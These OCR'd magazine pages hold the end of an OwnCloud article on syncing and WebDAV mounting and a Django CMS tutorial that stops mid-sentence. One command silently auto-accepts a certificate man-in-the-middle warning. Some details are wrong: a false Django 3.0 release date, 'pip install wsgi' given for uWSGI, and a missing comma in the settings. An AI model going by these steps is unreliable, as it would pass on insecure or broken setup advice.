


The desktop sync app fits nicely with LXQt and does everything you'd expect.

Appy appy fun bus

OwnCloud ships with a number of optional applications, including a Calendar and Contacts List, as well as the already mentioned Documents and Pictures apps. As the *OwnCloud* community grows a number of exciting third-party applications are appearing. In fact there's a whole bunch of them for your perusal at **http://apps.owncloud.com**.

For example, you can download an app called Music which will index a music directory for you and then let you play it by through a neat HTML5 interface. It can also work in tandem with the *Ampache* media server, so that your files can be played through any compatible client. A favourite, by a long way, in the **LXF** office was the Chat application, through which all manner of legally unreproducible dialogue was transmitted, all in the name of testing.



The music app even comes with quite a funky free track from Project Eva.

The official desktop client is a simple-but-functional Qt4 application, which sits nicely in the System Tray and lets you know when it's syncing in much the same way as its Dropbox equivalent. By default it will sync your entire *OwnCloud* account to the local directory **~/owncloud**, but you can pick and choose folders as befits your own cloudy proclivities.

Syncing on my mind

You can set bandwidth limits too. The desktop client does look a bit awkward if you're using Gnome, with its disappearing System Tray, though, in theory, once you've got it all configured you shouldn't need to interact with it anymore. Obviously, the desktop client won't be much use if you want to sync to a remote machine though: In this situation you'll want to use the aforementioned WebDAV.

The *davfs2* program works via the FUSE kernel module and enables you to view WebDAV shares as if they were local filesystems. To install the package on Debian-based distros is just a simple matter of:

```
$ sudo apt-get install davfs2
```

and the package is certainly present in other distro's repos. You can optionally set the SUID bit on the executable so that non-root users can mount WebDAV shares. Debian and Ubuntu can do this for you with:

```
$ sudo dpkg-reconfigure davfs2
```

If you accept the warnings (it's pretty safe actually since the program drops its root privileges), then anyone in the **webdav** group will be able to mount WebDAV shares, so add your user to this group like so:

```
$ sudo gpasswd -a username webdav
```

Now make a folder **~/owncloud-dav** which will be our mount point. We also need to specify our *OwnCloud* login credentials, which are stored in the file **~/.davfs2/secrets**. This file may have been created for you during the reconfigure earlier, but you can easily create it manually if not. Since this file will contain sensitive data it is important to lock down the permissions:

```
$ chmod 600 ~/.davfs2/secrets
```

Add a line like the following to your secrets file

```
https://yourserver.com/owncloud/remote.php/webdav
username password
```

replacing the URL, username and password as appropriate. You will also need to add the following to **/etc/fstab** (which will require root privileges, hence **sudo nano /etc/fstab**):

```
https://yourserver.com/owncloud/remote.php/webdav /home/
username davfs user,rw,noauto 0 0
```

Again, you'll need to replace the username with yourself. If you want to allow multiple users access then you will need to add a line for each of them. If all goes according to plan, users will be able to mount their *OwnCloud* folders with a simple use of:

```
$ mount ~/owncloud-dav
```

If you're using a self-signed certificate then you will get a warning about possible man-in-the-middle attacks, but we've been through this already. Users might want to automatically mount their *OwnCloud* resources automatically, which would normally just entail adding the above mount command to **~/.bashrc**. However, the warning message will get annoying, so you can silence it and pipe an agreement by instead using the tricksy:

```
echo "y" | mount ~/owncloud-dav > /dev/null 2>&1
```


It is also possible to mount WebDAV shares using *Nautilus* in Gnome or *Dolphin* in KDE without any additional software. You'll need to use **davs://** URI prefix in Nautilus or **webdav://** in *Dolphin*.

In the past year, about 300 developers have contributed new code to *OwnCloud*, which makes it one of the most active open source projects alive today and is a shining example of what open source can achieve.

The feedback from the annual *OwnCloud* conference in Berlin indicate that it was a roaring success and the recent hackathon in the UK will fructify great things and squash many bugs. In a world where the big players and their massive data silos are hungry for your data, and are all to willing to move the goalposts on such trivial issues as privacy, maybe now is the time to make your data your own. ■

Quick tip

If your *OwnCloud* server changes its IP address or domain name then you'll need to update the **trusted_domains** array in the file **/var/www/owncloud/config/config.php** .



The Pictures app will tile your photos as sensibly as it can, but lacks a sort by date option.

Django: Build a custom CMS

You hate WordPress, Drupal hates you and everyone hates PHP. What can you do? We have a suggestion that will help ease your CMS pain.

The content management system (CMS) ecosystem is dominated by *WordPress* and *Drupal*. Both of these are fairly huge PHP/*SQL projects, WordPress was once a simple blogging platform, but has since grown into a tangled jungle comprising relics from the halcyon PHP4 days juxtaposed with modern object-oriented code. This is combined with all manner of themes and plugins for doing pretty much anything you can imagine. There's no underlying framework for making all these extensions, so they are all done in a largely ad hoc manner, often rewriting core *WordPress* functions to achieve their ends. It has been theorised that the only explanation for all this stuff remaining cohesive is the strict observation of potent voodoo rituals – possibly involving human sacrifice – at *WordPress* HQ.

Drupal, by comparison, has as a motto, 'don't mess with the core', and as such was built with extensibility in mind. It possesses well-defined schema by which all manner of customisations may be cleanly implemented as modules. This makes it incredibly appealing for developers, and as a result you'll find a huge number of contributed modules in the *Drupal* universe. For non-developers though, building anything but the most rudimentary *Drupal* site can be daunting and time consuming, and sometimes frustrating.

Quick tip

Another up and coming Django-based CMS is the much-acclaimed *Mezzanine*. Grant it some of your time and attention: **http://mezzanine.jupo.org**.

Understanding frameworks

In order to separate the design, content and back-end code, mankind has invented web frameworks. These help non-hardcore coders use modular applications and easily extensible templates that don't require hours of fighting with PHP and CSS in order to achieve seemingly simple ends. One such framework is the well-regarded *Django*. *Django* follows the model-view-controller (MVC) design, in which applications must be well-behaved with regard to separating representations of input (via the controller) and output (via the view). The model handles all the 'in-between gubbins': the data and logic connected to any instructions received from the controller and their processing into output to the viewer. In the present article we will employ *Django* to set up a basic CMS-based website. There are many CMS packages to choose from (see **www.djangopackages.com/grids/g/cms**) but let's take a closer look at one of the most popular, the imaginatively-titled *Django CMS*.

It's recommended to run *Django CMS* in isolation through *Virtualenv*, since this will ensure its Python dependencies don't clash with anything else on the system. To get this set up, first install *Pip* from your distributions repositories. Then install the **virtualenv** package (as root):

```
# pip install virtualenv
```

Now (not as root) set up a virtual environment in your home directory, activate it and install *Django CMS* as follows:

```
$ virtualenv ~/env
$ source env/bin/activate
(env) $ pip install djangocms-installer
```

Should you exit the virtual environment (either gracefully with **deactivate** or otherwise), you can re-enter it easily by just sourcing **/env/bin/activate**. There's no need to re-initialise it again. *Django CMS* setup is ludicrously easy, it stores projects in their own subdirectories and we can put all these in a parent directory **~/django/** to keep things tidy:

```
(env) $ djangocms -p ~/django my_demo
```

This will ask you lots of questions about versions, internationalisations, reversion support and so on (you can safely accept the defaults as it's only a demo, but say yes to Load a starting page). The required tables will be built, and eventually you will be asked to set up an admin user. Once all this is done, you can start your CMS like this:

```
(env) $ cd django
(env) $ python manage.py runserver
```

Now if you direct your web browser to **http://localhost:8000** you should find the demo website. Further, if you change the URL to **http://localhost:8000?edit**, then you can log in as your designated admin user and begin to customise your website through its visual interface. You can add new elements to the Feature and Content boxes by selecting the Structure view at the top and then clicking on the lines to the right. The Google Maps plugin is rather nice.

Create a blog

Django 3.0 was released in April 2013. One of its major new features is the powerful front-end system, which enables you to manipulate all the elements and plugins on your page directly from the admin view, without having to do any kind of code-tinkering. This makes doing basic site overhaul and construction work a breeze, but remember that this front-end is still in its infancy and as such gets confusing on occasion. For example, you might need to enlarge the left-hand panel to reveal all of the page actions. For the blog that we're about to bring into existence, you might see a couple of spurious errors along the lines of: 'Menu *menu cannot be loaded...' These conveniently disappear with a simple refresh. Perhaps they will even have been fixed by the time you read this. While we're in the left-hand panel, it's worth navigating to the sites options and changing **example.com** to **localhost:8000** since some pages will direct you to the absolute URL.

Projects in Django have two important files which you will deal with in this tutorial: **settings.py** and **urls.py**. The former details various low-level configurations such as project paths, any extra apps needed and which database engine will be used. When you add items to this, you will need to rebuild the project database for them to be picked up. Oftentimes these extra apps have their own databases which need to be migrated. Fortunately, the *South* utility takes care of this for us. The file **urls.py** contains a list of regular expressions that tell Django what to do with certain URL patterns. For example, we tell Django to invoke the *Zinnia* blog we'll make for this tutorial for URLs with **/weblog/** after the server's URL.

Django CMS permits (almost) seamless integration of Django applications in your website. In demonstration of this fact, let's get the popular *Zinnia* blog application up and running. Interrupt your webserver with Ctrl+C, then install the *Zinnia* Python modules as well as the apphook so that the CMS and blog can converse:

```
(env) $ pip install django-blog-zinnia cmsplugin_zinnia
```

This requires a few additional bits of Django gubbins, so you need to add the following to the INSTALLED_APPS section in **~/django/my_demo/settings.py**:

```
    'zinnia',
    'cmsplugin_zinnia',
    'tagging'
    'django.contrib.comments'
```

While you're in **settings.py**, also add this line to prevent *Zinnia* attempting to send you an email whenever someone posts a comment on your blog:

```
ZINNIA_MAIL_COMMENT_AUTHORS=False
```

Next, we add the following to the beginning of the urlpatterns definition in **~/django/my_demo/urls.py**:

```
    url(r'^weblog/', include('zinnia.urls')),
    url(r'^comments/', include('django.contrib.comments.
urls')),
```

Once that's done, register all of your new apps into the *Django* database with:

```
(env) $ ./manage.py syncdb
(env) $ ./manage.py migrate
```

You should then be able to see a vanilla *Zinnia* weblog at **http://localhost:8000/weblog**. The point of the *cmsplugin-zinnia* apphook is to enable content from the blog to be displayed elsewhere on our website. Look at the step-by-step guide to see how this is achieved.

Now that you've got somewhere to voice your words, why not add a gallery to display your etchings and photographs? The *Imagestore* application is popular for these purposes. Install it with a simple:

```
(env) $ pip install imagestore
```

Also add the following to the INSTALLED_APPS section of **~/django/my_demo/settings.py**:

```
    ...
    'imagestore',
    'sorl.thumbnail',
    'imagestore.imagestore_cms',
    ...
```


Add its urls to **~/django/my_demo/urls.py**:

```
    url(r'^gallery/', include('imagestore.urls',
namespace='imagestore')),
    ...
```

Then run:

```
(env) $ ./manage.py syncdb --migrate
```

This will update the database. You might get an error from the *South* database migration tool as it tries to import the permissions setting, but if you run the command again it should work correctly. Now add a new page and call it Gallery. This will automatically hook into the Imagestore, so when you click on it you will see your galleries. Or you would if there were any. We can add galleries from the admin panel on the left, which now has an Imagestore section within the Home tab. Once you've added some galleries, you can incorporate them on pages individually, using the newly visible Album and Album as Carousel elements in the structure view.



Blurry people are confused as the Googlecar steals their souls.

Gentlemen, start your nginx

So there you have it – a very simple CMS complete with a blog and a gallery. Getting it online depends very much on your web server setup, but we shall briefly cover a very basic set up for the popular *Nginx* web server, which we will assume you have installed. We will use the package uWSGI to provide an interface between *Django* and *Nginx*, and, for testing purposes, we shall continue to work in our virtual environment. We need to gather all our static files so that the web server can find them:


```
(env) $ cd ~/django
(env) $ ./manage.py collectstatic
```

Now install the **uWSGI** package and fire it up to test its ability to talk to *Django*:

```
(env) $ pip install wsgi
(env) $ uwsgi --http :8000 --module mysite.wsgi
```

Quick tip

Find a more thorough guide to uWSGI and *Nginx* on the official uWSGI website: **http://bit.ly/uWSGINginx**.



It's a piece of cake to embed YouTube videos in your site. Getting the good people at Nvidia to supply card specs, not so much.



The *Zinnia* app is pretty impressive in its own right.

We also need to tell uWSGI how *Nginx* is arranged, so we need to put a copy of its bundled parameters into your project directory:

```
(env) $ cp /etc/nginx/uwsgi_params ~/django/my_demo
```

To configure *Nginx* for your demo site, you now need to create a file **/etc/nginx/sites-available/mysite_nginx.conf** with the following contents, replacing 'user' with your username where appropriate:

```
upstream django {
    server 127.0.0.1:8001;
}
# configuration of the server
server {
    listen      8000;
    server_name 127.0.0.1; # substitute your machine's IP address or FQDN
    charset     utf-8;
    client_max_body_size 75M;
    location /media  {
        alias /home/user/django/my_demo/media;
    }
    location /static {
        alias /home/user/django/my_demo/static;
    }
    location / {
        uwsgi_pass  django;
        include     uwsgi_params;
    }
}
```

Symlink this file in **/etc/nginx/sites-enabled**, ensure that this folder is included in your **nginx.conf**, and then fire up *Nginx*. Once that's done, run the following in the directory **~/django** to start uWSGI:

```
(env) $ uwsgi --socket :8001 --module mysite.wsgi
```

Hopefully, you will find that all the bits are talking to each other, and that your *Django* site is now accessible through **http://localhost:8000** – only this time it is being served by a grown up webserver, which accesses it through a gateway running on port 8001, which in turn talks directly to the Python application. It's better practice to use a Unix socket rather than a TCP for the gateway, as it results in less overhead and more speed, so replace the server line in the upstream{} block in **/etc/nginx/sites_available/mysite_nginx.conf** with:

